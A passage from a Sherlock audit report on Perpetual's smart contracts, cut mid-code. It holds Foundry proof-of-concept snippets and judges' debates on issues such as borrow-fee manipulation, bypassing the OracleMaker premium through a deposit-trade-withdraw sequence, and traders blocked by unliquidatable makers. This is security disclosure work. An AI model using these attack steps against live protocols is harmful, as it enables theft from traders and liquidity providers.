            oppositeAmountBound:type(uint256).max,
            deadline: block.timestamp,
            makerData: ""
        })
    );
    int256 exploiterPosSize = vault.getPositionSize(marketId,address(exploiter));
    vm.prank(exploiter);
    ( pb,  pq) = clearingHouse.openPosition(
        IClearingHouse.OpenPositionParams({
            marketId: marketId,
            maker: address(maker),
            isBaseToQuote: true,
            isExactInput: true,
            amount: exploiterPosSize.abs(),
            oppositeAmountBound:0,
            deadline: block.timestamp,
            makerData: ""
        })
          );
```

and once with this code commented out and see the difference in accumulated borrowing fees. Again, 862 is **not** the profit of this attack. If you don't interpret the POC correctly you'll be making a judgment based on false data.

WangSecurity

I understand, I just wanted to get a confirmation that I correctly run without the attack. Indeed, without the attack @lllllll000 has $864 fees accumulated in a day and with the attack the accumulated fees drop down to $862. Even if we change the taker's `amount: 500 * 1e18`, back to `amount: 50 * 1e18`, total accumulated fees in a day without the attack are $8 and with the attack it's $9 and the cost is $4. Therefore, I see that the attack path is indeed not viable. I'll let @lllllll000 to come in and correct us if need and will give my final decision a bit later today. Thank you @nirohgo for the clarification.

nirohgo

> I understand, I just wanted to get a confirmation that I correctly run without the attack. Indeed, without the attack @lllllll000 has $864 fees accumulated in a day and with the attack the accumulated fees drop down to $862. Even if we change the taker's `amount: 500 * 1e18`, back to `amount: 50 * 1e18`, total accumulated fees in a day without the attack are $8 and with the attack it's $9 and the cost is $4. Therefore, I see that the attack path is indeed not viable. I'll let @lllllll000 to come in and correct us if need and will give my final decision a bit later today. Thank

you @nirohgo for the clarification.

@WangSecurity thanks for dedicating attention to this.

IIIIIII000

@WangSecurity It feels as though nirohgo keeps changing numbers and moving the goal post, and the net effect is that I'm DOSed. The submission is `Borrow fees can be arbitrarily increased without the maker providing any value` and in your analysis you see that the cost increases by a dollar, without providing any value. I'm not familiar with these tests, so it's extremely time-consuming to fiddle with them to try to satisfy nirohgo's complaints, but the fact remains that an attacker, if they do not care about losses (Sherlock rules for a Med do *not* require a profit) is able to increase fees without providing any value. Even with your example, after five days (e.g. in an illiquid market, or a market where most of the trades happen between traders rather than the whitelisted makers), they'll have a profit, because it's a per-day effect.

nirohgo

> @WangSecurity It feels as though nirohgo keeps changing numbers and moving the goal post, and the net effect is that I'm DOSed. The submission is `Borrow fees can be arbitrarily increased without the maker providing any value` and in your analysis you see that the cost increases by a dollar, without providing any value. I'm not familiar with these tests, so it's extremely time-consuming to fiddle with them to try to satisfy nirohgo's complaints, but the fact remains that an attacker, if they do not care about losses (Sherlock rules for a Med do *not* require a profit) is able to increase fees without providing any value. Even with your example, after five days (e.g. in an illiquid market, or a market where most of the trades happen between traders rather than the whitelisted makers), they'll have a profit, because it's a per-day effect.

@WangSecurity I believe going over the comments history here is enough to see that @IIIIIII000 is the one trying to twist numbers around to try and find a viable attack here but keeps failing, I've shown clearly that this attack is not viable not when using large amounts (my original POC) nor with small amounts (the alternatives @IIIIIII000 provided). I believe enough of everyone's time has been wasted on these attempts and it's been made clear that this is not a viable attack.

WangSecurity

@IIIIIII000 need clarification from your side: even if the attack has a significant cost to manipulate and increase the borrowing fee, the borrowing fee will remain the same and the attacker will gain value over time, correct? I.e. after running the PoC with one set of values, the total accumulated fees in a day changed from $8 to $9 with $-4 as the cost for an attack, but these $9 total accumulated fees in a day will not drop down to $8 and with time the attacker will come out profittable?

lllllll000

@WangSecurity assuming nothing changes with the position, that is correct - the new per-day rate will be $9 in perpetuity

WangSecurity

Although the attack isn't guaranteed to be profitable, it's possible. However, the negatively affected accounts are a certainty.

Planning to reject the escalation and leave the issue as it is.

nirohgo

> @lllllll000 need clarification from your side: even if the attack has a significant cost to manipulate and increase the borrowing fee, the borrowing fee will remain the same and the attacker will gain value over time, correct? I.e. after running the PoC with one set of values, the total accumulated fees in a day changed from $8 to $9 with -4 as the cost for an attack, but these $9 total accumulated fees in a day will not drop down to $8 and with time the attacker will come out profittable?

That is incorrect. Any imbalance created by this "attack" will surely get by other positions due to market forces.

lllllll000

I'd also like to point out that this can happen organically, with traders just normally opening and closing their positions. There doesn't have to be any attacker for the extra fees to be charged

Evert0x

Result: Medium Unique

sherlock-admin2

Escalations have been resolved successfully!

Escalation status:

- nirohgo: rejected

Issue M-11: Incorrect premium calculation in OracleMaker

Source: https://github.com/sherlock-audit/2024-02-perpetual-judging/issues/137

The protocol has acknowledged this issue.

Found by

jokr

Summary

Position rate should not be influenced by free collateral of the OracleMaker

Vulnerability Detail

Position rate determines the exposure of OracleMaker. Position rate is used to determine the amount of premium based on the current oracleMaker position.

For ex: If maker has 100 ETH long position and if a user wants to open a short then the price which he has to open will be less than actual market price. If user takes the long, then its in favour of oracleMaker, so no premium will be imposed

Here is how the position rate is being calculated

```
function _getPositionRate(uint256 price) internal view returns (int256) {
    IVault vault = _getVault();
    uint256 marketId_ = _getOracleMakerStorage().marketId;
    // accountValue = margin + unrealisedPnl
    int256 accountValue = vault.getAccountValue(marketId_, address(this), price);
    int256 unrealizedPnl = vault.getUnrealizedPnl(marketId_, address(this),
↪   price);
    int256 unsettledMargin = accountValue - unrealizedPnl;
    int256 collateralForOpen = FixedPointMathLib.min(unsettledMargin,
↪   accountValue);
    // TODO: use positionMarginRequirement
    //int256 collateralForOpen = positionMarginRequirement +
↪   freeCollateralForOpen;
    if (collateralForOpen <= 0) {
        revert LibError.NegativeOrZeroMargin();
    }

    int256 maxPositionNotional = (collateralForOpen * 1 ether) /
↪   _getOracleMakerStorage().minMarginRatio.toInt256();

    // if maker has long position, positionRate > 0
    // if maker has short position, positionRate < 0
```

```
    int256 openNotional = vault.getOpenNotional(marketId_, address(this));
    int256 uncappedPositionRate = (-openNotional * 1 ether) /
↪   maxPositionNotional;

    // util ratio: 0 ~ 1
    // position rate: -1 ~ 1
    return
        uncappedPositionRate > 0
            ? FixedPointMathLib.min(uncappedPositionRate, 1 ether)
            : FixedPointMathLib.max(uncappedPositionRate, -1 ether);
}
```

The problem here is the `uncappedPositionRate` also depends on `maxPositionNotional`. `maxPositionNotional` is the maximum openNotional possible for current `openCollateral` of oracleMaker with given `minMarginRatio`.

`int256 uncappedPositionRate = (-openNotional * 1 ether) / maxPositionNotional;`

So in this case if the `freeCollateral` is more in the oracle maker than the premium becomes proportionally low which is not correct.

Consider this scenario Currently oracleMaker has 100 ETH short position. If a user wants to take a 10 ETH long position there must premium against user. So the reservation price at which user opens will be higher than market price.

Now the user deposits large amount of collateral as LP. As the. freeCollateral increases, for sufficient collateral given the premium free decreases proportionally. After the user opens the position with less premium, he just withdraws the collateral back. Thus bypassing the premium enforced by oracle maker

This is possible by considering free collateral while calculating the position rate. Position rate should solely depend on openNotional and not on free collateral in any way

Impact

Incorrect handling of risk exposure

Code Snippet

https://github.com/sherlock-audit/2024-02-perpetual/blob/main/perp-contract-v3/src/maker/OracleMaker.sol#L411

Tool used

Manual Review

Recommendation

Modify the position rate calculation by excluding `maxPositionNotional`

Discussion

sherlock-admin3

1 comment(s) were left on this issue during the judging contest.

santipu_ commented:

> Medium

rc56

@CheshireCatNick

- Won't fix for now. Will improve in the future. One potential solution is to implement a time lock when deposit / withdraw into makers.
- It is true that the trick (deposit -> open position -> withdraw) could bypass OracleMaker's spread, but the impact is considered a degradation (high risk exposure without proper compensation) of maker performance instead of a critical vulnerability.
- Also, oracle maker requires order being delayed. Attacker cannot deposit, open position and withdraw in the same tx. Thus, this attack is not completely risk-free.
- Note the maker has minMarginRatio which protects it from taking too much exposure. The parameter had been set conservative (minMarginRatio = 100%) from the start so we have extra safety margin to observe its real-world performance and improve it iteratively.

CheshireCatNick

Also in the beginning we only allow whitelisted users to deposit to maker.

IIIIIII000

@rc56, @CheshireCatNick, and @42bchen if you disagree that this is a High, can you let us know what severity you think this should be, and apply the disagree-with-severity tag? It seems similar to https://github.com/sherlock-audit/2024-02-perpetual-judging/issues/127 in that the LP deposits/withdrawals can be used to game what users have to pay

Issue M-12: Loss of funds for trader because whitelisted maker can't be liquidated

Source: https://github.com/sherlock-audit/2024-02-perpetual-judging/issues/140

The protocol has acknowledged this issue.

Found by

0xumarkhatab, ge6a, santipu_

Summary

In the current implementation, a whitelisted maker cannot be liquidated, thus it can accumulate losses even after the available margin is exhausted. This leads to losses for the traders because they won't be able to close their profitable positions due to a revert on _checkMarginRequirement.

Vulnerability Detail

Scenario:

1) A trader opens a long position against a whitelisted maker.
2) After some time, the price increases significantly. At this point, there are more long positions open than short positions, so this maker incurs large losses. The margin is not sufficient to cover them. However, the maker cannot be liquidated and continues to accumulate losses.
3) The trader decides to close their position and withdraw their profit. However, this cannot happen because the _closePositionFor function calls _checkMarginRequirement for the maker. vault.getFreeCollateralForTrade is < 0, leading to a revert. The trader cannot close their position. The only solution is for LPs to deposit additional collateral to cover the losses, but it doesn't make sense to deposit funds to cover losses.
4) The price decreases, and the trader loses their profit. Due to fees or a sudden price drop, the trader may also lose part of the margin.

In the described circumstances, the trader takes the risk by opening a position, but there is no way to close it and withdraw the profit. Thus, instead of gaining from the winning position, they incur losses.

```
function testNotEnoughBalancePnlPool() public
{
    _deposit(marketId, taker1, 10000e6);
```

```
    vm.prank(taker1);
    clearingHouse.openPosition(
        IClearingHouse.OpenPositionParams({
            marketId: marketId,
            maker: address(maker),
            isBaseToQuote: false,
            isExactInput: false,
            amount: 1000 ether,
            oppositeAmountBound: 100000 ether,
            deadline: block.timestamp,
            makerData: ""
        })
    );

    console.log("Pnl pool balance: %d", vault.getPnlPoolBalance(marketId));

    maker.setBaseToQuotePrice(111e18);
    maker2.setBaseToQuotePrice(111e18);
    _mockPythPrice(111, 0);

    console.log("getFreeCollateralForTrade:");
    console.logInt(vault.getFreeCollateralForTrade(marketId, address(maker),
↪   111e18, MarginRequirementType.MAINTENANCE));

    vm.prank(taker1);
    //this will revert with NotEnoughFreeCollateral error
    clearingHouse.closePosition(
        IClearingHouse.ClosePositionParams({
            marketId: marketId,
            maker: address(maker),
            oppositeAmountBound: 1000 ether,
            deadline: block.timestamp,
            makerData: ""
        })
    );
}
```

Impact

Loss of funds for the trader + broken core functionality because of inability to close a position.

Code Snippet

https://github.com/sherlock-audit/2024-02-perpetual/blob/02f17e70a23da5d71364268ccf7ed9ee7cedf428/perp-contract-v3/src/clearingHouse/ClearingHouse.sol#L267-L356

https://github.com/sherlock-audit/2024-02-perpetual/blob/02f17e70a23da5d71364268ccf7ed9ee7cedf428/perp-contract-v3/src/clearingHouse/ClearingHouse.sol#L488-L524

Tool used

Manual Review

Recommendation

The best solution is to implement liquidation for whitelisted maker. If not possible, you can mitigate the issue with larger margin requirement for whitelisted makers.

Discussion

sherlock-admin4

1 comment(s) were left on this issue during the judging contest.

takarez commented:

> the natsepc says that liquidating whitelisted maker is not allwoed, so i will considered this a know issue

vinta

Agree with takarez that this is a known issue.

sherlock-admin2

> Escalate
>
> According to the Sherlock docs, the Sherlock rules for valid issues have more weight than the code comments:
>
> > Hierarchy of truth: Contest README > Sherlock rules for valid issues > protocol documentation (including code comments) > protocol answers on the contest public Discord channel. While considering the validity of an issue in case of any conflict the sources of truth are prioritized in the above order.
>
> Given that this issue is not mentioned in the contest README and clearly demonstrates that it will cause a loss of funds, I think it should be considered a valid issue, as well as its duplicates.

You've deleted an escalation for this issue.

IIIIIII000

@santipu03 nowhere does it say that there's a guarantee that the makers will provide liquidity 100% of the time, and in any market, if there's no liquidity at the price you want, that's a you problem, not a security issue. There are expected to be other market participants who can provide liquidity for closing positions, and even if bad debt does occur, the system allows for and tracks it. Just looking at the code, not just the comments, it expects that whitelisted makers can't be liquidated, so it's not clear that anything in the design is being violated. I agree that the hierarchy is a bit confusing and I would like it to be updated and clarified, but if this escalation can be closed on facts not relating specifically to the ambiguities in the hierarchy, I think we may not get such an update.

santipu03

@IIIIIII000 Now that I have checked better the 3 duplicated issues, only my issue (#65) describes the full and valid impact: **Whitelisted makers that cannot be liquidated will generate bad debt on the protocol**, creating a loss for all users.

You're right that the intended design is to not liquidate whitelisted makers, but that will create bad debt on the protocol, and therefore cause a loss of funds. The Sherlock docs state that design decisions are not valid issues if they don't imply any loss of funds, but this issue will imply a loss of funds and therefore should be valid.

I will remove my escalation here and I will escalate my issue (#65).

gstoyanovbg

Escalate

The previous escalation was removed because the Watson decided that theirs issue is not duplicate of this one. This is why i escalate it again.

> Hierarchy of truth: Contest README > Sherlock rules for valid issues > protocol documentation (including code comments) > protocol answers on the contest public Discord channel. While considering the validity of an issue in case of any conflict the sources of truth are prioritized in the above order.

The hierarchy of truth clearly states that contest's README has more weight than code comments. This issue is not part of the known issues section of the README so it is not known issue in the context of the contest.

I believe it is a valid issue.

sherlock-admin2

> Escalate

> The previous escalation was removed because the Watson decided that theirs issue is not duplicate of this one. This is why i escalate it again.
>
> > Hierarchy of truth: Contest README > Sherlock rules for valid issues > protocol documentation (including code comments) > protocol answers on the contest public Discord channel. While considering the validity of an issue in case of any conflict the sources of truth are prioritized in the above order.
>
> The hierarchy of truth clearly states that contest's README has more weight than code comments. This issue is not part of the known issues section of the README so it is not known issue in the context of the contest.
>
> I believe it is a valid issue.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

nevillehuang

Agree with @lllllll000 comments here, I believe it is a known issue within code comments that whitelisted maker cannot be liquidated

WangSecurity

Agree with LSW and the Lead Judge. The hierarchy of truth can be applied when there is conflicting information between the code and the rules, but the code and documentation can be used to define the intended design and known issues of the protocol. We understand that it's a bit confusing, but hope for your understanding. Therefore, I agree it's an intended design and a known issue.

Planning to reject the escalation and leave the issue as it is.

Evert0x

Result: Invalid Has Duplicates

sherlock-admin4

Escalations have been resolved successfully!

Escalation status:

- gstoyanovbg: rejected

gstoyanovbg

> Agree with LSW and the Lead Judge. The hierarchy of truth can be applied when there is conflicting information between the code and the rules, but the code and documentation can be used to define the intended design and known issues of the protocol. We understand that it's a bit confusing, but hope for your understanding. Therefore, I agree it's an intended design and a known issue.
>
> Planning to reject the escalation and leave the issue as it is.

From Watson's point view there is no way to know when this rule should be applied and when shouldn't. Everyone interpreted it differently.

> // We don't allow liquidating whitelisted makers for now until we implement safety mechanism // For spot-hedged base maker, it needs to implement rebalance once it got liquidated

Nowhere is stated that this cause other issues neither in the comment or in the known issues section. Moreover this line from the rules :

> Hierarchy of truth: Contest README > Sherlock rules for valid issues > protocol documentation (including code comments) > protocol answers on the contest public Discord channel. While considering the validity of an issue in case of any conflict the sources of truth are prioritized in the above order.

unambiguously say that the README has more weight than "protocol documentation (including code comments)". In your comment you say that

> The hierarchy of truth can be applied when there is conflicting information between the code and the rules

but this is not true according to the above rule which states that the conflict may be between ALL sources of truth :

> While considering the validity of an issue in case of any conflict **the sources of truth are prioritized in the above order**.

So i don't understand the decision - from my point of view i am penalized with worsen ratio because follow the rules and interpret them in the way they are written.

santipu03

@gstoyanovbg I totally agree with you, I think in this contest the judges suddenly have decided to make decisions against the current hierarchy of truth. I've got a couple of issues that have been rejected that also should be valid based on the **current** hierarchy, damaging my issues ratio and escalations ratio.

@WangSecurity @Evert0x If you have decided now that the hierarchy of truth must be changed, that's totally fair. However, these new changes should be applied to

contests still not finished, not to a contest that has already finished like this one. I think it's greatly unfair that these changes haven't been announced anywhere and now some Watsons are suffering its consequences.

I don't mean anything here in a bad way, I honestly think Sherlock always has been characterized by its transparent and fair judging, so that's why now I'm surprised by these sudden changes in the rules. I would like to kindly ask the judges to reconsider some decisions that have been made during these last days to issues regarding "*known issues*" vaguely described by a few code comments. Thanks.

IIIIIII000

@santipu03 and @gstoyanovbg while I agree that the hierarchy is unclear, it was discussed here: https://github.com/sherlock-audit/2024-03-vvv-vesting-staking-judging/issues/148#issuecomment-2045743718 and I believe the current judge is interpreting things in a similar way

santipu03

> @santipu03 and @gstoyanovbg while I agree that the hierarchy is unclear, it was discussed here: https://github.com/sherlock-audit/2024-03-vvv-vesting-staking-judging/issues/148#issuecomment-2045743718 and I believe the current judge is interpreting things in a similar way

I think there's a fundamental difference between the referenced discussion and the scenario we have here. Even if we consider that the code comments describe this scenario as a known issue, which I don't agree btw, we still have conflicting information between the code comments and the Sherlock rules.

Simply put, I think there is a conflict because the rules are saying this issue should be a MEDIUM (because it causes a loss of funds), and the code comments are *saying* that this issue should be INVALID (known issue). To me, this is conflicting information and the Sherlock rules should have priority over the code comments, as the hierarchy states. CC. @WangSecurity and @Evert0x.

Disclaimers

Sherlock does not provide guarantees nor warranties relating to the security of the project.

Usage of all smart contract software is at the respective users' sole risk and is the users' responsibility.